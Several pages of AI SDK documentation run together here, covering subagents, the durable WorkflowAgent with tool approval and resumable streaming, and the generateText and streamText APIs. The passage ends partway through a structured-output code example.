The subagent might use 100,000 tokens exploring and reasoning, but the main agent only consumes the summary. This keeps the main agent coherent and focused.
Write Subagent Instructions for Summarization
For toModelOutput to extract a useful summary, your subagent must produce one. Add explicit instructions like this:
const researchSubagent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a research agent. Complete the task autonomously.
IMPORTANT: When you have finished, write a clear summary of your findings as your final response.
This summary will be returned to the main agent, so include all relevant information.`,
tools: {
read: readFileTool,
search: searchTool,
},
});
Without this instruction, the subagent might not produce a comprehensive summary. It could simply say "Done", leaving toModelOutput with nothing useful to extract.
Rendering Subagents in the UI (with useChat)
To display streaming progress, check the tool part's state and preliminary flag.
Tool Part States
| State | Description |
|---|---|
input-streaming |
Tool input being generated |
input-available |
Tool ready to execute |
output-available |
Tool produced output (check preliminary) |
output-error |
Tool execution failed |
Detecting Streaming vs Complete
const hasOutput = part.state === 'output-available';
const isStreaming = hasOutput && part.preliminary === true;
const isComplete = hasOutput && !part.preliminary;
Type Safety for Subagent Output
Export types alongside your agents for use in UI components:
import { ToolLoopAgent, InferAgentUIMessage } from 'ai';
export const mainAgent = new ToolLoopAgent({
// ... configuration with researchTool
});
// Export the main agent message type for the chat UI
export type MainAgentMessage = InferAgentUIMessage<typeof mainAgent>;
Render Messages and Subagent Output
This example uses the types defined above to render both the main agent's messages and the subagent's streamed output:
'use client';
import { useChat } from '@ai-sdk/react';
import type { MainAgentMessage } from '@/lib/agents';
export function Chat() {
const { messages } = useChat<MainAgentMessage>();
return (
<div>
{messages.map(message =>
message.parts.map((part, i) => {
switch (part.type) {
case 'text':
return <p key={i}>{part.text}</p>;
case 'tool-research':
return (
<div>
{part.state !== 'input-streaming' && (
<div>Research: {part.input.task}</div>
)}
{part.state === 'output-available' && (
<div>
{part.output.parts.map((nestedPart, i) => {
switch (nestedPart.type) {
case 'text':
return <p key={i}>{nestedPart.text}</p>;
default:
return null;
}
})}
</div>
)}
</div>
);
default:
return null;
}
}),
)}
</div>
);
}
Caveats
No Tool Approvals in Subagents
Subagent tools cannot use needsApproval. All tools must execute automatically without user confirmation.
Subagent Context is Isolated
Each subagent invocation starts with a fresh context window. This is one of the key benefits of subagents: they don't inherit the accumulated context from the main agent, which is exactly what allows them to do heavy exploration without bloating the main conversation.
If you need to give a subagent access to the conversation history, the messages are available in the tool's execute function alongside abortSignal:
execute: async ({ task }, { abortSignal, messages }) => {
const result = await researchSubagent.generate({
messages: [
...messages, // The main agent's conversation history
{ role: 'user', content: task }, // The specific task for this invocation
],
abortSignal,
});
return result.text;
},
Use this sparingly since passing full history defeats some of the context isolation benefits.
Streaming Adds Complexity
The basic pattern (no streaming) is simpler to implement and debug. Only add streaming when you need to show real-time progress in the UI.
title: WorkflowAgent description: Build durable, resumable agents with the WorkflowAgent from @ai-sdk/workflow.
WorkflowAgent
The WorkflowAgent from @ai-sdk/workflow is designed for building durable, resumable agents that run inside Vercel Workflows. It provides the same agent loop as the ToolLoopAgent, but adds automatic state persistence, tool schema serialization, and built-in tool approval flows that survive workflow step boundaries.
Why Durable Agents?
A standard ToolLoopAgent runs entirely in memory — if the process crashes, all progress is lost. For production agents that make multiple tool calls, this creates problems:
- Statefulness — Long-running agent loops need to persist state across process boundaries
- Resumability — If a step fails, you want to retry from the last checkpoint, not restart from scratch
- Human-in-the-loop — Tools that require user approval need to pause the agent and resume later
- Observability — Each tool call runs as a discrete workflow step, visible in dashboards
WorkflowAgent solves these by running inside a Vercel Workflow, where each tool execution is a durable step with automatic retries.
When to Use WorkflowAgent vs ToolLoopAgent
| ToolLoopAgent | WorkflowAgent | |
|---|---|---|
| Package | ai |
@ai-sdk/workflow |
| Runtime | In-memory | Vercel Workflow |
| Durability | Lost on crash | Survives restarts |
| Tool retries | Manual | Automatic (via workflow steps) |
| Human approval | Built-in | Built-in + survives suspension |
generate() method |
Available | Not available |
stream() method |
Available | Primary API |
| Stream output | streamText return value |
writable parameter with ModelCallStreamPart |
For simpler use cases that don't need durability, use ToolLoopAgent from the ai package.
Installation
npm install @ai-sdk/workflow workflow
@ai-sdk/workflow requires the ai package and zod as peer dependencies. The workflow package provides the Workflow DevKit runtime (getWritable, 'use workflow', 'use step').
Creating a WorkflowAgent
Define an agent by instantiating the WorkflowAgent class with a model, instructions, and tools:
import { WorkflowAgent } from "@ai-sdk/workflow";
import { tool } from "ai";
import { z } from "zod";
const agent = new WorkflowAgent({
model: "anthropic/claude-sonnet-4-6",
instructions: "You are a helpful assistant.",
tools: {
weather: tool({
description: "Get weather for a location",
inputSchema: z.object({
location: z.string(),
}),
execute: async ({ location }) => ({
location,
temperature: 72,
}),
}),
},
});
Model Resolution
The model parameter accepts two forms:
// String — AI Gateway model ID
new WorkflowAgent({ model: "anthropic/claude-sonnet-4-6" });
// Provider instance
import { openai } from "@ai-sdk/openai";
new WorkflowAgent({ model: openai("gpt-4o") });
Using the Agent in a Workflow
WorkflowAgent is designed to run inside a workflow function. The key integration points are:
- Mark your function with
'use workflow' - Pass
getWritable()to the agent'sstream()method - Start the workflow from your API route
End-to-End Example
import { WorkflowAgent, type ModelCallStreamPart } from "@ai-sdk/workflow";
import { convertToModelMessages, tool, type UIMessage } from "ai";
import { getWritable } from "workflow";
import { z } from "zod";
export async function chat(messages: UIMessage[]) {
"use workflow";
const modelMessages = await convertToModelMessages(messages);
const agent = new WorkflowAgent({
model: "anthropic/claude-sonnet-4-6",
instructions: "You are a flight booking assistant.",
tools: {
searchFlights: tool({
description: "Search for available flights",
inputSchema: z.object({
origin: z.string(),
destination: z.string(),
date: z.string(),
}),
execute: searchFlightsStep,
}),
bookFlight: tool({
description: "Book a specific flight",
inputSchema: z.object({
flightId: z.string(),
passengerName: z.string(),
}),
execute: bookFlightStep,
}),
},
});
const result = await agent.stream({
messages: modelMessages,
writable: getWritable<ModelCallStreamPart>(),
});
return { messages: result.messages };
}
import { createModelCallToUIChunkTransform } from "@ai-sdk/workflow";
import { createUIMessageStreamResponse, type UIMessage } from "ai";
import { start } from "workflow/api";
import { chat } from "@/workflow/agent-chat";
export async function POST(request: Request) {
const { messages }: { messages: UIMessage[] } = await request.json();
const run = await start(chat, [messages]);
return createUIMessageStreamResponse({
stream: run.readable.pipeThrough(createModelCallToUIChunkTransform()),
});
}
Message Conversion
WorkflowAgent.stream() expects ModelMessage[], not UIMessage[]. When receiving messages from the client (via useChat), convert them first:
import { convertToModelMessages, type UIMessage } from "ai";
export async function chat(messages: UIMessage[]) {
"use workflow";
const modelMessages = await convertToModelMessages(messages);
const result = await agent.stream({
messages: modelMessages,
// ...
});
}
Writable Streams
Unlike ToolLoopAgent where you consume the returned stream, WorkflowAgent writes raw ModelCallStreamPart chunks to a writable stream provided by the workflow runtime via getWritable(). At the response boundary, use createModelCallToUIChunkTransform() to convert these into UIMessageChunk objects for the client:
import { createModelCallToUIChunkTransform } from "@ai-sdk/workflow";
import { createUIMessageStreamResponse } from "ai";
// Convert raw model stream parts → UI message chunks
return createUIMessageStreamResponse({
stream: run.readable.pipeThrough(createModelCallToUIChunkTransform()),
});
Resumable Streaming with WorkflowChatTransport
Workflow functions can time out or be interrupted by network failures. WorkflowChatTransport is a ChatTransport implementation that handles these interruptions automatically — it detects when a stream ends without a finish event and reconnects to resume from where it left off.
"use client";
import { useChat } from "@ai-sdk/react";
import { WorkflowChatTransport } from "@ai-sdk/workflow";
import { useMemo } from "react";
export default function Chat() {
const transport = useMemo(
() =>
new WorkflowChatTransport({
api: "/api/chat",
maxConsecutiveErrors: 5,
initialStartIndex: -50, // On page refresh, fetch last 50 chunks
}),
[],
);
const { messages, sendMessage } = useChat({ transport });
// ... render chat UI
}
The transport requires your POST endpoint to return an x-workflow-run-id response header, and a GET endpoint at {api}/{runId}/stream for reconnection:
import { createModelCallToUIChunkTransform } from "@ai-sdk/workflow";
import { createUIMessageStreamResponse, type UIMessage } from "ai";
import { start } from "workflow/api";
import { chat } from "@/workflow/agent-chat";
export async function POST(request: Request) {
const { messages }: { messages: UIMessage[] } = await request.json();
const run = await start(chat, [messages]);
return createUIMessageStreamResponse({
stream: run.readable.pipeThrough(createModelCallToUIChunkTransform()),
headers: {
"x-workflow-run-id": run.runId,
},
});
}
import { createModelCallToUIChunkTransform } from "@ai-sdk/workflow";
import type { NextRequest } from "next/server";
import { getRun } from "workflow/api";
export async function GET(
request: NextRequest,
{ params }: { params: Promise<{ runId: string }> },
) {
const { runId } = await params;
const startIndex = Number(
new URL(request.url).searchParams.get("startIndex") ?? "0",
);
const run = await getRun(runId);
const readable = run
.getReadable({ startIndex })
.pipeThrough(createModelCallToUIChunkTransform());
return new Response(readable, {
headers: {
"Content-Type": "text/event-stream",
"Cache-Control": "no-cache",
Connection: "keep-alive",
"x-workflow-run-id": runId,
},
});
}
For the full API reference, see WorkflowChatTransport.
Tools as Workflow Steps
Mark tool execute functions with 'use step' to make them durable workflow steps. This gives each tool call:
- Automatic retries — Failed tool calls are retried automatically (default: 3 attempts)
- Persistence — Results survive process restarts
- Observability — Each tool call appears as a discrete step in the workflow dashboard
async function searchFlightsStep(input: {
origin: string;
destination: string;
date: string;
}) {
"use step";
const response = await fetch(`https://api.flights.example/search?...`);
return response.json();
}
async function bookFlightStep(input: {
flightId: string;
passengerName: string;
}) {
"use step";
const response = await fetch("https://api.flights.example/book", {
method: "POST",
body: JSON.stringify(input),
});
return response.json();
}
Tools without 'use step' still work but run as regular in-memory functions without durability guarantees.
Tool Approval
Tools can require human approval before execution. When a tool has needsApproval set, the agent pauses and emits an approval request to the writable stream. The workflow suspends until the user approves or denies:
const agent = new WorkflowAgent({
model: "anthropic/claude-sonnet-4-6",
tools: {
bookFlight: tool({
description: "Book a flight",
inputSchema: z.object({
flightId: z.string(),
passengerName: z.string(),
}),
needsApproval: true, // Always require approval
execute: bookFlightStep,
}),
cancelBooking: tool({
description: "Cancel a booking",
inputSchema: z.object({ bookingId: z.string() }),
// Conditional approval based on input
needsApproval: async (input) => {
return input.bookingId.startsWith("VIP-");
},
execute: cancelBookingStep,
}),
},
});
Because the workflow is durable, the approval request survives process restarts — the user can approve hours later and the agent will resume.
Loop Control
Control how many steps the agent can take:
import { isStepCount } from "ai";
const result = await agent.stream({
messages,
stopWhen: isStepCount(10), // Stop after 10 LLM calls
});
If you want the agent to keep running until it has finished calling tools, you can also use isLoopFinished():
import { isLoopFinished } from "ai";
const result = await agent.stream({
messages,
stopWhen: isLoopFinished(),
});
isLoopFinished() lets the agent run until all tool calls have completed, but you should still pair it with maxSteps to avoid runaway loops. See https://ai-sdk.dev/v7/docs/reference/ai-sdk-core/loop-finished#isloopfinished.
By default, the agent loops until the model stops calling tools (no maximum).
Structured Output
Parse agent responses into typed objects using Output:
import { Output } from "@ai-sdk/workflow";
import { z } from "zod";
const result = await agent.stream({
messages,
output: Output.object({
schema: z.object({
sentiment: z.enum(["positive", "neutral", "negative"]),
summary: z.string(),
}),
}),
});
console.log(result.output); // { sentiment: 'positive', summary: '...' }
Configuration Options
WorkflowAgent accepts the same generation settings as ToolLoopAgent (temperature, maxOutputTokens, topP, etc.) plus workflow-specific options.
prepareCall
Called once before the agent loop starts. Use it to transform model, instructions, or other settings based on runtime context:
const agent = new WorkflowAgent({
model: "anthropic/claude-sonnet-4-6",
prepareCall: async ({ model, tools, messages }) => {
return {
instructions: `Current time: ${new Date().toISOString()}`,
};
},
});
prepareStep
Called before each step (LLM call). Use it to modify settings, manage context, or inject messages dynamically:
const agent = new WorkflowAgent({
model: "anthropic/claude-sonnet-4-6",
prepareStep: async ({ stepNumber, messages }) => {
if (stepNumber > 5) {
return { toolChoice: "none" }; // Force text response after 5 steps
}
return {};
},
});
Both prepareCall and prepareStep can also be passed per-call in stream().
Lifecycle Callbacks
Agents provide lifecycle callbacks for logging, observability, and custom telemetry. All callbacks can be defined in the constructor (agent-wide) or in stream() (per-call). When both are provided, both fire (constructor first):
const agent = new WorkflowAgent({
model: "anthropic/claude-sonnet-4-6",
experimental_onStart({ model, messages }) {
console.log("Agent started");
},
experimental_onStepStart({ stepNumber }) {
console.log(`Step ${stepNumber} starting`);
},
experimental_onToolExecutionStart({ toolCall }) {
console.log(`Calling tool: ${toolCall.toolName}`);
},
experimental_onToolExecutionEnd({ toolCall, result, error }) {
console.log(`Tool finished: ${toolCall.toolName}`);
},
onStepFinish({ usage, finishReason }) {
console.log("Step done:", { finishReason });
},
onFinish({ steps, totalUsage }) {
console.log(`Completed in ${steps.length} steps`);
},
});
Type Inference
Infer the UI message type for type-safe client components:
import { WorkflowAgent, InferWorkflowAgentUIMessage } from "@ai-sdk/workflow";
const myAgent = new WorkflowAgent({
// ... configuration
});
export type MyAgentUIMessage = InferWorkflowAgentUIMessage<typeof myAgent>;
Next Steps
- WorkflowAgent API Reference for detailed parameter documentation
- WorkflowChatTransport API Reference for stream reconnection options
- Building Agents for the in-memory
ToolLoopAgentalternative - Loop Control for advanced stop conditions
title: Agents description: An overview of building agents with the AI SDK.
Agents
The following section shows you how to build agents with the AI SDK - systems where large language models (LLMs) use tools in a loop to accomplish tasks.
<IndexCards cards={[ { title: 'Overview', description: 'Learn what agents are and why to use the ToolLoopAgent.', href: '/docs/agents/overview', }, { title: 'Building Agents', description: 'Complete guide to creating agents with the ToolLoopAgent.', href: '/docs/agents/building-agents', }, { title: 'Workflow Patterns', description: 'Structured patterns using core functions for complex workflows.', href: '/docs/agents/workflows', }, { title: 'Loop Control', description: 'Advanced execution control with stopWhen and prepareStep.', href: '/docs/agents/loop-control', }, { title: 'Configuring Call Options', description: 'Pass type-safe runtime inputs to dynamically configure agent behavior.', href: '/docs/agents/configuring-call-options', }, { title: 'Subagents', description: 'Delegate context-heavy tasks to specialized subagents while keeping the main agent focused.', href: '/docs/agents/subagents', }, { title: 'WorkflowAgent', description: 'Build durable, resumable agents with @ai-sdk/workflow for Vercel Workflows.', href: '/docs/agents/workflow-agent', }, ]} />
title: Overview description: An overview of AI SDK Core.
AI SDK Core
Large Language Models (LLMs) are advanced programs that can understand, create, and engage with human language on a large scale. They are trained on vast amounts of written material to recognize patterns in language and predict what might come next in a given piece of text.
AI SDK Core simplifies working with LLMs by offering a standardized way of integrating them into your app - so you can focus on building great AI applications for your users, not waste time on technical details.
For example, here’s how you can generate text with various models using the AI SDK:
AI SDK Core Functions
AI SDK Core has various functions designed for text generation, structured data generation, and tool usage. These functions take a standardized approach to setting up prompts and settings, making it easier to work with different models.
generateText: Generates text and tool calls. This function is ideal for non-interactive use cases such as automation tasks where you need to write text (e.g. drafting email or summarizing web pages) and for agents that use tools.streamText: Stream text and tool calls. You can use thestreamTextfunction for interactive use cases such as chat bots and content streaming.
Both generateText and streamText support structured output via the output property (e.g. Output.object(), Output.array()), allowing you to generate typed, schema-validated data for information extraction, synthetic data generation, classification tasks, and streaming generated UIs.
API Reference
Please check out the AI SDK Core API Reference for more details on each function.
title: Generating Text description: Learn how to generate text with the AI SDK.
Generating and Streaming Text
Large language models (LLMs) can generate text in response to a prompt, which can contain instructions and information to process. For example, you can ask a model to come up with a recipe, draft an email, or summarize a document.
The AI SDK Core provides two functions to generate text and stream it from LLMs:
generateText: Generates text for a given prompt and model.streamText: Streams text from a given prompt and model.
Advanced LLM features such as tool calling and structured data generation are built on top of text generation.
generateText
You can generate text using the generateText function. This function is ideal for non-interactive use cases where you need to write text (e.g. drafting email or summarizing web pages) and for agents that use tools.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { text } = await generateText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can use more advanced prompts to generate text with more complex instructions and content:
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { text } = await generateText({
model: __MODEL__,
system:
'You are a professional writer. ' +
'You write simple, clear, and concise content.',
prompt: `Summarize the following article in 3-5 sentences: ${article}`,
});
The result object of generateText contains several promises that resolve when all required data is available:
result.content: The content that was generated in the last step.result.text: The generated text.result.reasoning: The full reasoning that the model has generated in the last step.result.reasoningText: The reasoning text of the model (only available for some models).result.files: The files that were generated in the last step.result.sources: Sources that have been used as references in the last step (only available for some models).result.toolCalls: The tool calls that were made in the last step.result.toolResults: The results of the tool calls from the last step.result.finishReason: The reason the model finished generating text.result.rawFinishReason: The raw reason why the generation finished (from the provider).result.usage: The usage of the model during the final step of text generation.result.totalUsage: The total usage across all steps (for multi-step generations).result.warnings: Warnings from the model provider (e.g. unsupported settings).result.request: Additional request information.result.response: Additional response information, including response messages and body.result.providerMetadata: Additional provider-specific metadata.result.steps: Details for all steps, useful for getting information about intermediate steps.result.output: The generated structured output using theoutputspecification.
Accessing response headers & body
Sometimes you need access to the full response from the model provider, e.g. to access some provider-specific headers or body content.
You can access the raw response headers and body using the response property:
import { generateText } from 'ai';
const result = await generateText({
// ...
});
console.log(JSON.stringify(result.response.headers, null, 2));
console.log(JSON.stringify(result.response.body, null, 2));
onFinish callback
When using generateText, you can provide an onFinish callback that is triggered after the last step is finished (
API Reference
).
It contains the text, usage information, finish reason, messages, steps, total usage, and more:
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
onFinish({ text, finishReason, usage, response, steps, totalUsage }) {
// your own logic, e.g. for saving the chat history or recording usage
const messages = response.messages; // messages that were generated
},
});
Lifecycle callbacks (experimental)
generateText provides several experimental lifecycle callbacks that let you hook into different phases of the generation process.
These are useful for logging, observability, debugging, and custom telemetry.
Errors thrown inside these callbacks are silently caught and do not break the generation flow.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
prompt: 'What is the weather in San Francisco?',
tools: {
// ... your tools
},
experimental_onStart({ model, settings, functionId }) {
console.log('Generation started', { model, functionId });
},
experimental_onStepStart({ stepNumber, model, promptMessages }) {
console.log(`Step ${stepNumber} starting`, { model: model.modelId });
},
experimental_onToolExecutionStart({ toolName, toolCallId, input }) {
console.log(`Tool call starting: ${toolName}`, { toolCallId });
},
experimental_onToolExecutionEnd({ toolName, durationMs, error }) {
console.log(`Tool call finished: ${toolName} (${durationMs}ms)`, {
success: !error,
});
},
onStepFinish({ stepNumber, finishReason, usage }) {
console.log(`Step ${stepNumber} finished`, { finishReason, usage });
},
});
The available lifecycle callbacks are:
experimental_onStart: Called once when thegenerateTextoperation begins, before any LLM calls. Receives model info, prompt, settings, andruntimeContext.experimental_onStepStart: Called before each step (LLM call). Receives the step number, model, prompt messages being sent, tools, and prior steps.experimental_onToolExecutionStart: Called right before a tool'sexecutefunction runs. Receives the tool name, call ID, and input.experimental_onToolExecutionEnd: Called right after a tool'sexecutefunction completes or errors. Receives the tool name, call ID, input, output (or undefined on error), error (or undefined on success), anddurationMs.onStepFinish: Called after each step finishes. Now also includesstepNumber(zero-based index of the completed step).
streamText
Depending on your model and prompt, it can take a large language model (LLM) up to a minute to finish generating its response. This delay can be unacceptable for interactive use cases such as chatbots or real-time applications, where users expect immediate responses.
AI SDK Core provides the streamText function which simplifies streaming text from LLMs:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
});
// example: use textStream as an async iterable
for await (const textPart of result.textStream) {
console.log(textPart);
}
You can use streamText on its own or in combination with AI SDK
UI and AI SDK
RSC.
The result object contains several helper functions to make the integration into AI SDK UI easier:
result.toUIMessageStreamResponse(): Creates a UI Message stream HTTP response (with tool calls etc.) that can be used in a Next.js App Router API route.result.pipeUIMessageStreamToResponse(): Writes UI Message stream delta output to a Node.js response-like object.result.toTextStreamResponse(): Creates a simple text stream HTTP response.result.pipeTextStreamToResponse(): Writes text delta output to a Node.js response-like object.
It also provides several promises that resolve when the stream is finished:
result.content: The content that was generated in the last step.result.text: The generated text.result.reasoning: The full reasoning that the model has generated.result.reasoningText: The reasoning text of the model (only available for some models).result.files: Files that have been generated by the model in the last step.result.sources: Sources that have been used as references in the last step (only available for some models).result.toolCalls: The tool calls that have been executed in the last step.result.toolResults: The tool results that have been generated in the last step.result.finishReason: The reason the model finished generating text.result.rawFinishReason: The raw reason why the generation finished (from the provider).result.usage: The usage of the model during the final step of text generation.result.totalUsage: The total usage across all steps (for multi-step generations).result.warnings: Warnings from the model provider (e.g. unsupported settings).result.steps: Details for all steps, useful for getting information about intermediate steps.result.request: Additional request information from the last step.result.response: Additional response information from the last step.result.providerMetadata: Additional provider-specific metadata from the last step.
onError callback
streamText immediately starts streaming to enable sending data without waiting for the model.
Errors become part of the stream and are not thrown to prevent e.g. servers from crashing.
To log errors, you can provide an onError callback that is triggered when an error occurs.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
onError({ error }) {
console.error(error); // your error logging logic here
},
});
onChunk callback
When using streamText, you can provide an onChunk callback that is triggered for each chunk of the stream.
It receives the following chunk types:
textreasoningsourcetool-calltool-input-starttool-input-deltatool-resultraw
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
onChunk({ chunk }) {
// implement your own logic here, e.g.:
if (chunk.type === 'text') {
console.log(chunk.text);
}
},
});
onFinish callback
When using streamText, you can provide an onFinish callback that is triggered when the stream is finished (
API Reference
).
It contains the text, usage information, finish reason, messages, steps, total usage, and more:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
onFinish({ text, finishReason, usage, response, steps, totalUsage }) {
// your own logic, e.g. for saving the chat history or recording usage
const messages = response.messages; // messages that were generated
},
});
Lifecycle callbacks (experimental)
streamText provides several experimental lifecycle callbacks that let you hook into different phases of the streaming process.
These are useful for logging, observability, debugging, and custom telemetry.
Errors thrown inside these callbacks are silently caught and do not break the streaming flow.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'What is the weather in San Francisco?',
tools: {
// ... your tools
},
experimental_onStart({ model, system, prompt, messages }) {
console.log('Streaming started', { model, prompt });
},
experimental_onStepStart({ stepNumber, model, messages }) {
console.log(`Step ${stepNumber} starting`, { model: model.modelId });
},
experimental_onToolExecutionStart({ toolCall }) {
console.log(`Tool call starting: ${toolCall.toolName}`, {
toolCallId: toolCall.toolCallId,
});
},
experimental_onToolExecutionEnd({ toolCall, durationMs, success, error }) {
console.log(`Tool call finished: ${toolCall.toolName} (${durationMs}ms)`, {
success,
});
},
onStepFinish({ finishReason, usage }) {
console.log('Step finished', { finishReason, usage });
},
});
The available lifecycle callbacks are:
experimental_onStart: Called once when thestreamTextoperation begins, before any LLM calls. Receives model info, prompt, settings, andruntimeContext.experimental_onStepStart: Called before each step (LLM call). Receives the step number, model, messages being sent, tools, and prior steps.experimental_onToolExecutionStart: Called right before a tool'sexecutefunction runs. Receives the tool call object, messages, and the tool-specific context for that call.experimental_onToolExecutionEnd: Called right after a tool'sexecutefunction completes or errors. Receives the tool call object,durationMs, and a discriminated union withsuccess/outputorsuccess/error.onStepFinish: Called after each step finishes. Receives the finish reason, usage, and other step details.
fullStream property
You can read a stream with all events using the fullStream property.
This can be useful if you want to implement your own UI or handle the stream in a different way.
Here is an example of how to use the fullStream property:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const result = streamText({
model: __MODEL__,
tools: {
cityAttractions: {
inputSchema: z.object({ city: z.string() }),
execute: async ({ city }) => ({
attractions: ['attraction1', 'attraction2', 'attraction3'],
}),
},
},
prompt: 'What are some San Francisco tourist attractions?',
});
for await (const part of result.fullStream) {
switch (part.type) {
case 'start': {
// handle start of stream
break;
}
case 'start-step': {
// handle start of step
break;
}
case 'text-start': {
// handle text start
break;
}
case 'text-delta': {
// handle text delta here
break;
}
case 'text-end': {
// handle text end
break;
}
case 'reasoning-start': {
// handle reasoning start
break;
}
case 'reasoning-delta': {
// handle reasoning delta here
break;
}
case 'reasoning-end': {
// handle reasoning end
break;
}
case 'source': {
// handle source here
break;
}
case 'file': {
// handle file here
break;
}
case 'tool-call': {
switch (part.toolName) {
case 'cityAttractions': {
// handle tool call here
break;
}
}
break;
}
case 'tool-input-start': {
// handle tool input start
break;
}
case 'tool-input-delta': {
// handle tool input delta
break;
}
case 'tool-input-end': {
// handle tool input end
break;
}
case 'tool-result': {
switch (part.toolName) {
case 'cityAttractions': {
// handle tool result here
break;
}
}
break;
}
case 'tool-error': {
// handle tool error
break;
}
case 'finish-step': {
// handle finish step
break;
}
case 'finish': {
// handle finish here
break;
}
case 'error': {
// handle error here
break;
}
case 'raw': {
// handle raw value
break;
}
}
}
Stream transformation
You can use the experimental_transform option to transform the stream.
This is useful for e.g. filtering, changing, or smoothing the text stream.
The transformations are applied before the callbacks are invoked and the promises are resolved.
If you e.g. have a transformation that changes all text to uppercase, the onFinish callback will receive the transformed text.
Smoothing streams
The AI SDK Core provides a smoothStream function that
can be used to smooth out text and reasoning streaming.
import { smoothStream, streamText } from 'ai';
const result = streamText({
model,
prompt,
experimental_transform: smoothStream(),
});
Custom transformations
You can also implement your own custom transformations. The transformation function receives the tools that are available to the model, and returns a function that is used to transform the stream. Tools can either be generic or limited to the tools that you are using.
Here is an example of how to implement a custom transformation that converts all text to uppercase:
import { streamText, type TextStreamPart, type ToolSet } from 'ai';
const upperCaseTransform =
<TOOLS extends ToolSet>() =>
(options: { tools: TOOLS; stopStream: () => void }) =>
new TransformStream<TextStreamPart<TOOLS>, TextStreamPart<TOOLS>>({
transform(chunk, controller) {
controller.enqueue(
// for text-delta chunks, convert the text to uppercase:
chunk.type === 'text-delta'
? { ...chunk, text: chunk.text.toUpperCase() }
: chunk,
);
},
});
You can also stop the stream using the stopStream function.
This is e.g. useful if you want to stop the stream when model guardrails are violated, e.g. by generating inappropriate content.
When you invoke stopStream, it is important to simulate the finish-step and finish events to guarantee that a well-formed stream is returned
and all callbacks are invoked.
import { streamText, type TextStreamPart, type ToolSet } from 'ai';
const stopWordTransform =
<TOOLS extends ToolSet>() =>
({ stopStream }: { stopStream: () => void }) =>
new TransformStream<TextStreamPart<TOOLS>, TextStreamPart<TOOLS>>({
// note: this is a simplified transformation for testing;
// in a real-world version more there would need to be
// stream buffering and scanning to correctly emit prior text
// and to detect all STOP occurrences.
transform(chunk, controller) {
if (chunk.type !== 'text-delta') {
controller.enqueue(chunk);
return;
}
if (chunk.text.includes('STOP')) {
// stop the stream
stopStream();
// simulate the finish-step event
controller.enqueue({
type: 'finish-step',
finishReason: 'stop',
rawFinishReason: 'stop',
usage: {
completionTokens: NaN,
promptTokens: NaN,
totalTokens: NaN,
},
response: {
id: 'response-id',
modelId: 'mock-model-id',
timestamp: new Date(0),
},
providerMetadata: undefined,
});
// simulate the finish event
controller.enqueue({
type: 'finish',
finishReason: 'stop',
rawFinishReason: 'stop',
totalUsage: {
completionTokens: NaN,
promptTokens: NaN,
totalTokens: NaN,
},
});
return;
}
controller.enqueue(chunk);
},
});
Multiple transformations
You can also provide multiple transformations. They are applied in the order they are provided.
const result = streamText({
model,
prompt,
experimental_transform: [firstTransform, secondTransform],
});
Sources
Some providers such as Perplexity and Google include sources in the response.
Currently sources are limited to web pages that ground the response.
You can access them using the sources property of the result.
Each url source contains the following properties:
id: The ID of the source.url: The URL of the source.title: The optional title of the source.providerMetadata: Provider metadata for the source.
When you use generateText, you can access the sources using the sources property:
const result = await generateText({
model: 'google/gemini-2.5-flash',
tools: {
google_search: google.tools.googleSearch({}),
},
prompt: 'List the top 5 San Francisco news from the past week.',
});
for (const source of result.sources) {
if (source.sourceType === 'url') {
console.log('ID:', source.id);
console.log('Title:', source.title);
console.log('URL:', source.url);
console.log('Provider metadata:', source.providerMetadata);
console.log();
}
}
When you use streamText, you can access the sources using the fullStream property:
const result = streamText({
model: 'google/gemini-2.5-flash',
tools: {
google_search: google.tools.googleSearch({}),
},
prompt: 'List the top 5 San Francisco news from the past week.',
});
for await (const part of result.fullStream) {
if (part.type === 'source' && part.sourceType === 'url') {
console.log('ID:', part.id);
console.log('Title:', part.title);
console.log('URL:', part.url);
console.log('Provider metadata:', part.providerMetadata);
console.log();
}
}
The sources are also available in the result.sources promise.
Examples
You can see generateText and streamText in action using various frameworks in the following examples:
generateText
<ExampleLinks examples={[ { title: 'Learn to generate text in Node.js', link: '/examples/node/generating-text/generate-text', }, { title: 'Learn to generate text in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/generating-text', }, { title: 'Learn to generate text in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/generating-text', }, ]} />
streamText
<ExampleLinks examples={[ { title: 'Learn to stream text in Node.js', link: '/examples/node/generating-text/stream-text', }, { title: 'Learn to stream text in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/streaming-text-generation', }, { title: 'Learn to stream text in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/streaming-text-generation', }, ]} />
title: Generating Structured Data description: Learn how to generate structured data with the AI SDK.
Generating Structured Data
While text generation can be useful, your use case will likely call for generating structured data. For example, you might want to extract information from text, classify data, or generate synthetic data.
Many language models are capable of generating structured data, often defined as using "JSON modes" or "tools". However, you need to manually provide schemas and then validate the generated data as LLMs can produce incorrect or incomplete structured data.
The AI SDK standardises structured object generation across model providers
using the output property on generateText
and streamText.
You can use Zod schemas, Valibot, or JSON schemas to specify the shape of the data that you want,
and the AI model will generate data that conforms to that structure.
Generating Structured Outputs
Use generateText with Output.object() to generate structured data from a prompt.
The schema is also used to validate the generated data, ensuring type safety and correctness.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { output } = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
recipe: z.object({
